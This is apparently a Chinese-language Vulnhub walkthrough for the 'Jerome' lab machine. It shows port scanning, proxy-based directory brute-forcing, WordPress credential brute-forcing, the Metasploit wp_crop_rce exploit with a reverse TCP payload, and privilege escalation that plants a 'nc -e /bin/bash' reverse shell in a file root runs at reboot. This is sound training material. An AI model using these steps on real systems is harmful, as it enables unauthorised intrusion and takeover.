
Jerome: Vulnhub Walkthrough
nmap 扫描探测:
╰─ nmap -p1-65535 -sV -A -O -sT 10.10.202.135
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-31 10:15 CST
Nmap scan report for 10.10.202.135
Host is up (0.00091s latency).
Not shown: 65534 closed ports
PORT STATE SERVICE VERSION
8080/tcp open http-proxy Squid http proxy 3.5.27
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: squid/3.5.27
|_http-title: ERROR: The requested URL could not be retrieved
MAC Address: 00:0C:29:75:E4:B1 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
先尝试搜索squid漏洞库
╰─ searchsploit squid

此示例的squid的版本为:<p>Generated Wed, 31 Jul 2019 02:34:31 GMT by jerome (squid/3.5.27)</p>
既然是代理服务器,我们只能设置代理,进行目录爆破

╰─ dirb http://127.0.0.1 -p 10.10.202.135:8080
---- Scanning URL: http://127.0.0.1/ ----
+ http://127.0.0.1/index.html (CODE:200|SIZE:19)
+ http://127.0.0.1/server-status (CODE:200|SIZE:4021)
访问:http://127.0.0.1/server-status
多次刷新会发现:

1337端口开放 看到是wp的程序,进行目录枚举一下
╰─ dirb http://127.0.0.1:1337/ -p 10.10.202.135:8080
进行插件漏洞扫描,并枚举用户密码:
╰─ wpscan -u http://127.0.0.1:1337/wordpress/ --proxy 10.10.202.135:8080 -e u vp
[!] The WordPress 'http://127.0.0.1:1337/wordpress/readme.html' file exists exposing a version number
[+] Interesting header: LINK: <http://localhost:1337/wordpress/index.php/wp-json/>; rel="https://api.w.org/"
[+] Interesting header: SERVER: Apache/2.4.29 (Ubuntu)
[+] Interesting header: VIA: 1.1 jerome (squid/3.5.27)
[+] Interesting header: X-CACHE: MISS from jerome
[+] Interesting header: X-CACHE-LOOKUP: HIT from jerome:8080
[+] XML-RPC Interface available under: http://127.0.0.1:1337/wordpress/xmlrpc.php
[!] Upload directory has directory listing enabled: http://127.0.0.1:1337/wordpress/wp-content/uploads/
[!] Includes directory has directory listing enabled: http://127.0.0.1:1337/wordpress/wp-includes/
[+] WordPress version 5.0 (Released on 2018-12-06) identified from links opml, meta generator
[!] 9 vulnerabilities identified from the version number
.......
[+] Enumerating plugins from passive detection ...
[+] No plugins found
[+] Enumerating usernames ...
[+] Identified the following 2 user/s:
+----+--------+--------+
| Id | Login | Name |
+----+--------+--------+
| 1 | root | root |
| 4 | jerome | jerome |
+----+--------+--------+
[+] Finished: Wed Jul 31 14:39:16 2019
[+] Requests Done: 644
[+] Memory used: 38.043 MB
[+] Elapsed time: 00:00:04
尝试用户密码爆破下
╰─ wpscan -u http://127.0.0.1:1337/wordpress/ --proxy 10.10.202.135:8080 -e u --wordlist /opt/SecLists/Passwords/Common-Credentials/10-million-password-list-top-10000.txt

login: jerome and password: jerome
登录后台寻找上传点

尝试上传.php3 .php5 .php.xxx .php%00.jpg 未果
回到最新的漏洞探测选择一个RCE来试试:
[!] Title: WordPress 3.7-5.0 (except 4.9.9) - Authenticated Code Execution
Reference: https://wpvulndb.com/vulnerabilities/9222
Reference: https://blog.ripstech.com/2019/wordpress-image-remote-code-execution/
Reference: https://www.rapid7.com/db/modules/exploit/multi/http/wp_crop_rce
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-8942
[i] Fixed in: 5.0.1
https://www.rapid7.com/db/modules/exploit/multi/http/wp_crop_rce

# apt update; apt install metasploit-framework

msf5 > use exploit/multi/http/wp_crop_rce
msf5 exploit(multi/http/wp_crop_rce) > show options
Module options (exploit/multi/http/wp_crop_rce):
Name Current Setting Required Description
---- --------------- -------- -----------
PASSWORD jerome yes The WordPress password to authenticate with
Proxies http:10.10.202.135:8080 no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 127.0.0.1 yes The target address range or CIDR identifier
RPORT 1337 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI /wordpress yes The base path to the wordpress application
USERNAME jerome yes The WordPress username to authenticate with
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
LHOST 10.10.202.133 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 WordPress

进行提权操作:

重启root执行此文件,我们看下文件脚本的内容

每次开启重启,都会执行Jerome目录下的ls文件,当前用户的家目录,尝试把shell写进ls文件中
jerome@jerome:/var/www/html/wordpress$ cd /home/jerome
cd /home/jerome
jerome@jerome:/home/jerome$ echo "nc -e /bin/bash 10.10.202.133 1234" >> ls
echo "nc -e /bin/bash 10.10.202.133 1234" >> ls
jerome@jerome:/home/jerome$ chmod 777 ls

本地监听1234,等待下次重启,获取root权限
Jerome: Vulnhub Walkthrough的更多相关文章
- HA Joker Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-joker,379/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202.132Starti ...
- HA: ISRO Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-isro,376/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202.131Startin ...
- LAMPSecurity: CTF6 Vulnhub Walkthrough
镜像下载地址: https://www.vulnhub.com/entry/lampsecurity-ctf6,85/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202 ...
- Hacker Fest: 2019 Vulnhub Walkthrough
靶机地址: https://www.vulnhub.com/entry/hacker-fest-2019,378/ 主机扫描: FTP尝试匿名登录 应该是WordPress的站点 进行目录扫描: py ...
- DC8: Vulnhub Walkthrough
镜像下载链接: https://www.vulnhub.com/entry/dc-8,367/#download 主机扫描: http://10.10.202.131/?nid=2%27 http:/ ...
- HA: Infinity Stones Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-infinity-stones,366/ 主机扫描: 目录枚举 我们按照密码规则生成字典:gam,%%@@2012 cru ...
- Sunset: Nightfall Vulnhub Walkthrough
靶机链接: https://www.vulnhub.com/entry/sunset-nightfall,355/ 主机扫描: ╰─ nmap -p- -A 10.10.202.162Starting ...
- Dc:7 Vulnhub Walkthrough
靶机下载地址: https://www.vulnhub.com/entry/dc-7,356/ 主机扫描: http://10.10.202.161/ Google搜索下: SSH 登录 以上分析得出 ...
- AI: Web: 2 Vulnhub Walkthrough
靶机下载链接: https://www.vulnhub.com/entry/ai-web-2,357 主机端口扫描: 尝试SQL注入,未发现有注入漏洞,就注册创建于一账户 http://10.10.2 ...
随机推荐
- window安装jboss服务器
window安装jboss服务器 1.下载jboss服务器 地址:http://download.jboss.org/jbossas/7.1/jboss-as-7.1.1.Final/jboss-as ...
- Snack3 一个新的微型JSON框架
Snack3 一个新的微型JSON框架 一个作品,一般表达作者的一个想法.因为大家想法不同,所有作品会有区别.就做技术而言,因为有很多有区别的框架,所以大家可以选择的框架很丰富. snack3.基于j ...
- luogu P2640 神秘磁石
题目描述 1.若给他一个一维坐标系,那么他的磁力一定要在素数坐标的位置上才能发挥的最大(不管位置坐标的大小,只要是素数那么磁力就一样大) 2.若两个磁石相距为k,那么磁石间的破坏力将会达到当前磁力的峰 ...
- 【强化学习】DQN 算法改进
DQN 算法改进 (一)Dueling DQN Dueling DQN 是一种基于 DQN 的改进算法.主要突破点:利用模型结构将值函数表示成更加细致的形式,这使得模型能够拥有更好的表现.下面给出公式 ...
- 最新28道java基础面试题-上
28道java基础面试题 1.面向对象的特征有哪些方面? 答:面向对象的特征主要有以下几个方面: 抽象:抽象是将一类对象的共同特征总结出来构造类的过程,包括数据抽象和行为抽象两方面.抽象只关注对象有哪 ...
- Java中的等待唤醒机制—至少50%的工程师还没掌握!
这是一篇走心的填坑笔记,自学Java的几年总是在不断学习新的技术,一路走来发现自己踩坑无数,而填上的坑却屈指可数.突然发现,有时候真的不是几年工作经验的问题,有些东西即使工作十年,没有用心去学习过也不 ...
- spring security 权限安全认证框架-入门(一)
spring security 概述: Spring Security是一个功能强大且高度可定制的身份验证和访问控制框架.它是保护基于spring的应用程序的实际标准. Spring Security ...
- AI Boot Camp 分享之 ML.NET 机器学习指南
今天在中国七城联动,全球134场的AI BootCamp胜利落幕,广州由卢建晖老师组织,我参与分享了一个主题<ML.NET 机器学习指南和Azure Kinect .NET SDK概要>, ...
- 【Python必学】Python爬虫反爬策略你肯定不会吧?
前言 本文的文字及图片来源于网络,仅供学习.交流使用,不具有任何商业用途,版权归原作者所有,如有问题请及时联系我们以作处理. 正文 Python爬虫反爬策略三部曲,拥有这三步曲就可以在爬虫界立足了: ...
- 虚拟链路(virtual-link)
第四部分,虚拟链路配置.我们都知道,在ospf多区域中,所有与主干区域(ospf0)相连接的其他区域可以相互学系路由信息,但是,如果是非主干区域和非主干区域相连,就不能相互学习路由信息,这时候,我们可 ...